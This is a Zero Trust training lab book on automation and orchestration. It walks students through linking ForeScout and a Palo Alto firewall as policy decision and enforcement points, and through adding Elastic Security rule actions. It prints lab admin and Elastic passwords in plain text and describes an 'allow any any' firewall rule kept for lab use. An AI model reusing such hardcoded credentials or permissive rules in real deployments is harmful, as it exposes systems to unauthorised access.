The goal of this lab is not to teach a specific how to, but to get the student to understand the concept of micro-segmentation and to utilize it in their own environments and expand upon the knowledge learned here.

6. Zero Trust Pillar 6- Automation and Orchestration

Automation and Orchestration:

The following DoD Activities will be covered to some extent in the following portion of this lab book and/or ZT Course Slides:

- Policy Inventory & Development
- Organization Access Profile
- Enterprise Security Profile Pt1

- Enterprise Security Profile Pt2
- Task Automation Analysis
- Enterprise Integration & Workflow Provisioning Pt1
- Enterprise Integration & Workflow Provisioning Pt2
- Implement Data Tagging & Classification ML Tools
- Implement AI automation tools
- AI Driven by Analytics decides A&O modifications
- Response Automation Analysis
- Implement SOAR Tools
- Implement Playbooks
- Tool Compliance Analysis
- Standardized API Calls & Schemas Pt1
- Standardized API Calls & Schemas Pt2
- Workflow Enrichment Pt1
- Workflow Enrichment Pt2
- Workflow Enrichment Pt3
- Automated Workflow

6.1 Automation and Orchestration Pillar Lesson 1 (Policy Decision Point & Policy Orchestration)

Background

Per the DoD ZT Capabilities and Activities: DoD organizations initially collect and document all rule based policies to orchestrate across the security stack for effective automation; DAAS access procedures and policies will be defined, implemented, and updated. Organizations mature this capability by establishing PDPs and PEPs (including the Next Generation Firewall) to make DAAS resource determinations and enable, monitor, and terminate connections between a user/device and DAAS resources according to predefined policy.

Prior to attempting the lab, please review Course Slides “Pillar 6 Automation and Orchestration Pillar”.

Outcomes

1) The student will gain an understanding of policy decision points and policy enforcement points.

2) Student will configure policy decisions and policy enforcement on ForeScout and a Palo Alto Next Gen Firewall.

Lab Infrastructure

Required Lab Machines:

Function	Hostname	IP Address	VLAN	Passwords
Domain Controller	ZTLabDC1	10.91.0.10	91	DoD_Admin: ch00$3tHeR3dP1ll!
Windows Student	ZTWinStudentXX	YourIP	91	

Duration: 60 Minutes

Task

6.1.1 Planning Policy Decision Points and Policy Enforcement Points

A Policy Decision Point is a location in your Zero Trust architecture that makes access decisions based on either static or dynamic policy. Static policy is manual policy creation, such as assigning permissions based on IP address, User, or device to resources, ports and data. Dynamic policy takes device health, user behaviors and the threat environment into play and makes decisions based on changes to trust level.

A Policy Enforcement Point enforces policy by making block and allow actions based on determined policy. A Policy Enforcement Point has it's own policy in many cases, but also receives policy decisions from other capabilities within the environment. Once it receies a policy decision, it is typically the central location where access decisions occur.

In our environment we are going to utilize a single Policy Enforcement Point (Palo Alto Next Gen FW) and identify what Policy Decision Points we can utilize to improve our enforcement point with maximum options.

In order for the Policy Enforcement Point to receive information from Policy Decision Points, you need Orchestration and Automation to tie the capabilities together.


In our example, we are going to use our Palo Alto as the Policy Enforcement Point and ForeScout as the Policy Decision Point. Elastic and Endgame are other capabilities that can be utilized as Policy Decision Points, but require integration with a policy enforcement point. Endgame can also be used as a host based Policy Enforcement point, but strictly for Threat events and actions than can be created with EQL Rules.

6.1.2 Configuring Policy Decision Points and Policy Enforcement Points


Login to your **Windows system** as **DoD_Admin** with the password **ch00$3tHeR3dP1ll!**

Next, **open** up your **ForeScout console** and **login** as **admin** with the password **ch00$3tHeR3dP1ll!**


Next **click** on **Policy**:




Next, **click** on **Malicious File Identified** and press **Edit**:



This is a basic example of dynamic policy. If a malicious file exists, it will apply a policy to a device, but if it doesn't, it won't apply to it. Next, **click** the **Sub-Rule** and **click** on **Edit**:




The condition is that if a file exists in the location: C:\AGM\PA.txt then ForeScout will tell Palo Alto to Tag the Endpoint to make a policy decision. Next, **click** on **Firewall – Tag Endpoint** and **click** on **Edit**:




The tag we are using here is Test, but it would be something like “Unhealthy” or “Compromised” depending on what policy you create. Note, we are using a simple file, but once you have integration with more data sources and have matured your environment, you can create more advanced dynamic policies and automated fix actions. Another action we could do, would be to just tell ForeScout to delete the malicious file when it is identified, however we want to show how orchestration works between different capabilities.

Login to the **Palo Alto Web interface** and go to **Objects** and then **click** on the **Test Object Group**:



The address group is dynamic and changes members based on tags that are sent via API calls. Prior to the lab, I setup API integration with ForeScout and Palo Alto in order to get the integration to work. **Hit** the **OK** button. Under **Addresses** you will see a **more… button**, **click** on it to **see** the number of **dynamic addresses** assigned to the **Test Address Group**.



Hit **close** and then go to the **Policies** tab and look at **the rule Inbound_Allow_From_Unhealthy_System**:

You can see that the Object Group “Test” has been assigned to a Policy. The policy is currently set to Allow any any for lab functionality, however you can set this policy to deny access to the Test group to protect the network. Imagine the advanced automated actions that you can utilize with this ForeScout and Palo Alto integration. More advanced actions can be applied with an Elastic SIEM with SOAR integration.

6.2 Automation and Orchestration Pillar Lesson 2 (Critical Process Automation) (Future Course)

Future Course

6.3 Automation and Orchestration Pillar Lesson 3 (Machine Learning) (Future Course)

Future Course

6.4 Automation and Orchestration Pillar Lesson 4 (Artificial Intelligence) (Future Course)

Future Course

6.5 Automation and Orchestration Pillar Lesson 5 (Security Orchestration, Automation & Response (SOAR))

Background

Per the DoD ZT Capabilities and Activities: DoD organizations achieve IOC of security technologies to orchestrate and automate policies (e.g., PEPs and PDPs) and rulesets to improve security operations, threat and vulnerability management, and security incident response by ingesting alert data, triggering playbooks for automated response and remediation.

Prior to attempting the lab, please review Course Slides “Pillar 6 Automation and Orchestration Pillar”.

Outcomes

1) The student will gain an understanding of security orchestration, automation and response.

2) Student will configure Elastic Security Rules to create Security Orchestration, Automation and Response actions.

Lab Infrastructure

Required Lab Machines:

Function	Hostname	IP Address	VLAN	Passwords
Domain Controller	ZTLabDC1	10.91.0.10	91	DoD_Admin: ch00$3tHeR3dP1ll!
Windows Student	ZTWinStudentXX	YourIP	91	

Duration: 60 Minutes

Task

6.5.1 Planning Security Orchestration, Automation and Response

The **first step** is to configure integration between your security tools to allow you to conduct automated responses.


The **second step** is to then identify which types of alerts or security events that you want to automate. You will want to look at how you operate and which events consume the most time, and which can be automated. Also look at which events are most critical and you want to improve your response time.

The **third step** is then to start creating your automated response actions and test them until they become part of your daily security operations and ingrained in your Security Operations Center (SOC).


6.5.2 Configure Elastic Stack Rules for Automated Security Responses

Login to either your **Windows** system **or** your **Kali** Linux system.


Open Firefox and **login** to **Elastic** (Note: Kibana is the Web interface service name) https://lab12345csyi.zt.local:5601 with the username **elastic** and the password: **ch00$3eL@$t1c**




Next, **click** the **three horizontal lines** at the **top left** and scroll down to **Security** and **click** on **Alerts**:



Now **click** on the **Rules** Button on the left side **under Alerts**:




Under **Rule Name**, **type Injection** and press **Enter**:




Next, **click** on **Process Injection – Detected – Elastic Endgame**:

And then **click** on **Edit rule settings**:


Next, **click** on **Actions**:




These actions allow you to create automated response actions whenever the alert triggers. There are numerous connectors that allow you to create automated actions. It can send e-mails to distribution groups, add information to a specific Elastic Index that allows for immediate actions, Send messages or utilize Microsoft Teams actions and many other functions.



We are going to utilize a Webhook in our test example.



